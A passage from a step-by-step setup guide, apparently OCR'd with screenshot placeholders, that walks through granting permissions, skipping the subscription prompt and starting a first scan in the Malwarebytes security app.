
4. In the permissions window, click **Give permission**.




5. A system pop-up appears, asking for permission; click **ALLOW**.




6. Click the **skip** button under **Already have a subscription** as shown in screenshot.



7. The **Your device has issues!** screen loads; click the **SCAN NOW** button under LAST DEVICE SCAN.




8. **Malwarebytes security** begins a security scan, as shown in screenshot.



